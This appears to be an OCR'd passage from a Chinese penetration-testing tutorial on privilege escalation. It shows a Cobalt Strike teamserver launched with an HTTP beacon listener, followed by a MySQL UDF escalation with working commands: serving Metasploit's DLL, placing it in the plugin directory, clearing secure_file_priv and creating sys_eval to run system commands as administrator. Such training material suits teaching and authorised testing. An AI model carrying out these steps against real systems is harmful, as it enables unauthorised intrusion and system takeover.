


5.3 使用 Cobalt Strike 进行提权


a. 启动 CS

```
┌──(root💀kali)-[~]
└─# cd CobaltStrike4.5

┌──(root💀kali)-[~/CobaltStrike4.5]
└─# ls
agscript                cobaltstrike.exe    CSAgent.jar  logs        scripts          third-party
c2lint                  cobaltstrike.jar    data         peclone     teamserver
cobalt-4-5-user-guide.pdf  cobaltstrike.sh  favicon.ico  plugin      teamserver.bat
cobaltstrike.bat        cobaltstrike.store  license.pdf  resources   TeamServer.prop

┌──(root💀kali)-[~/CobaltStrike4.5]
└─# ./teamserver 218.0.172.120 123456
[*] Will use existing X509 certificate and keystore (for SSL)
[*] Loading properties file (/root/CobaltStrike4.5/TeamServer.prop).
[*] Properties file was loaded.
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: 694f4ce11e8c2a9919045caa0a063adf85d75b0a55fb88f6058d9f33bd3763e9
[+] Listener: httpbeacon started!
```


b. 加载插件




c. 上线 Administrator 权限的 win7（会话间隔时间 0）



d. 右键 -> 凭证提权 -> 权限提升



e. 也可以使用插件中的工具提权




6、数据库提权

在获得数据库权限后，不同的数据库有不同的方法去提升到系统权限，这里以 MYSQL 为例。

MYSQL 提权有多种方法，比如 UDF 提权、MOF 提权、WebShell 提权等，这里以 UDF 提权为例。

UDF (user defined function)，即用户自定义函数。是通过添加新函数，对 MySQL 的功能进行扩充。如果添加的是系统命令的函数，则可以利用该函数执行系统任意命令，达到提权的目的。


通过 python 将 MSF 下的 dll 文件传给目标系统
cd /usr/share/metasploit-framework/data/exploits/mysql
python3 -m http.server




把 dll 文件放入对应的目录


当 MySQL< 5.1 版本时，将.dll 文件导入到 c:\windows 或者 c:\windows\system32 目录下。

当 MySQL> 5.1 版本时，将.dll 文件导入到 MySQL Server 5.xx\lib\plugin 目录下 (lib\plugin 目录默认不存在，需自行创建，可用 NTFS ADS 流模式突破进而创建文件夹)。




配置 secure_file_priv 为空，使 MySQL 具有读写权限（重启 MySQL）


« phpstudy_pro ▸ Extensions ▸ MySQL5.7.26 ▸
搜索 MySQ
打开
打印
新建文件夹
名称
修改日期
类型
bin
data
lib
share
COPYING
my.ini
README
访问的位置
盘 (C:)
my.ini - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
max_allowed_packet=16M
max_heap_table_size=64M
myisam_max_sort_file_size=64G
myisam_sort_buffer_size=32M
read_buffer_size=512kb
read_rnd_buffer_size=4M
server_id=1
skip-external-locking=on
sort_buffer_size=256kb
table_open_cache=256
thread_cache_size=16
tmp_table_size=64M
wait_timeout=120
secure_file_priv=''
[client]
port=3306
default-character-set=utf8




创建 cmd function，创建好的函数在 mysql.func 表中可以看到

create function sys_eval returns string soname
'lib_mysqludf_sys_64.dll';



使用函数可以执行系统命令

select sys_eval('whoami');


mysql> select sys_eval('whoami');
+----------------------+
| sys_eval('whoami') |
+----------------------+
| pc\administrator |
+----------------------+
1 row in set (0.08 sec)
mysql>